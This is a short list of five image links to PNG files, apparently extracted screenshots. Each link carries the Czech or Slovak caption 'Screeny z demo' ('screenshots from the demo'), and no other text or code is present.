
Screeny z demo




Screeny z demo




Screeny z demo




Screeny z demo




Screeny z demo



